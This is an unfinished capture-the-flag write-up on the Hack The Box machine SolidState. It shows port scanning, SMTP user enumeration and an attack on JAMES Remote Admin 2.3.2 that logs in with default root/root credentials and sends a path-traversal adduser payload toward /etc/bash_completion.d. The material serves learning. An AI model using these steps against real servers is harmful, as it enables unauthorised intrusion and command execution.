Disclaimer: The writeups that I do on the different machines that I try to vulnerate, cover all the actions that I perform, even those that could be considered wrong, I consider that they are an essential part of the learning curve to become a good professional. So it can become very extensive content, if you are looking for something more direct, you should look for another site, there are many and of higher quality and different resolutions, moreover, I advocate that it is part of learning to consult different sources, to obtain greater expertise.

It is time to resume my Writeups with a set of Hack The Box machines, in this case I start with the SolidState box, rated as Medium by the community, which took me a good time to understand its Engagement. The vulnerabilities or misconfigurations do not present a great complexity in the exploitation, but lateral thinking and out of the box, which I imagine that in many pentesting works is commonplace. So I’m going to access the Hack The Box platform and spawn the box.



The Reconnaissance phase starts and I need to verify my connectivity to the lab using the ping tool, I can also check that the OS is Linux thanks to the whichSystem.py tool from hack4u. With nmap I leak information about the open ports on the target machine, the services and their versions, which I will have to investigate to find possible attack vectors. I can also resort to fastTCPScan to get more quickly the exposed ports. With all the collected information I find the Codename of the machine on the Internet with the search engine, which is a good indication if containers are being implemented (in this lab, it seems so).
ping -c 2 10.10.10.51
whichSystem.py 10.10.10.51
sudo nmap -sS --min-rate 5000 -p- --open -vvv -n -Pn 10.10.10.51 -oG allPorts

fastTCPScan --help
fastTCPScan -host 10.10.10.51
nmap -sCV -p22,25,80,110,119,4555 10.10.10.51 -oN targeted
cat targeted
#  --> OpenSSH 7.4p1 Debian 10+deb9u1

#  google.es --> OpenSSH 7.4p1 10+deb9u1 launchpad   Sid
#  --> Apache httpd 2.4.25
#  google.es --> Apache httpd 2.4.25 launchpad       Stretch   Containers?
#  --> JAMES Remote Admin 2.3.2



I start with the service that always presents the largest attack surface, which is the Web on port 80, since it allows me to interact in many ways with it, but most of the functionalities are not developed. With whatweb and Wappalyzer I look for what technologies are being used by developers and other information that may be leaking, in this case an email that being .com is not using Hack The Box so it does not bring me much. Also the SMTP service is available on port 25, so I use telnet and smtp-user-enum to check if there are any usernames in the system, but the methods used by these tools seem not to be supported (it seems that there are some protections configured, a good practice).
whatweb http://10.10.10.51
# webadmin@solid-state-security.com       .com :(

telnet 10.10.10.51 25
  HELO oldb0y
  VRFY root
  EXPN root
smtp-user-enum -M RCPT -U /usr/share/SecLists/Usernames/top-usernames-shortlist.txt -t 10.10.10.51

Port 4555 has the JAMES Mail Server, so if I search with searchploit for an exploit for the installed version I find one that would allow Remote Command Execution. I analyze the exploit to perform the exploitation manually and understand a little where is the vulnerability, in this case it seems that in the Bash TAB completion. I just have to connect with telnet to the JAMES server and exploit a Directory Path Traversal in the adduser command.
JAMES Mail Server is short for the Java Apache Mail Enterprise Server. It is an easy to use Email based application platform implemented in 100% pure Java. With very little setup and configuration it can be used to meet any basic POP3, SMTP and NNTP needs one might have but it is capable of doing much more. Using customized components called Mailets and Matchers JAMES can host complex Email based applications.
searchsploit james 2.3.2
searchsploit -x linux/remote/35513.py
# Authenticated User Remote Command Execution

telnet 10.10.10.51 4555
  root
  root
  adduser ../../../../../../../../etc/bash_completion.d exploit
  quit




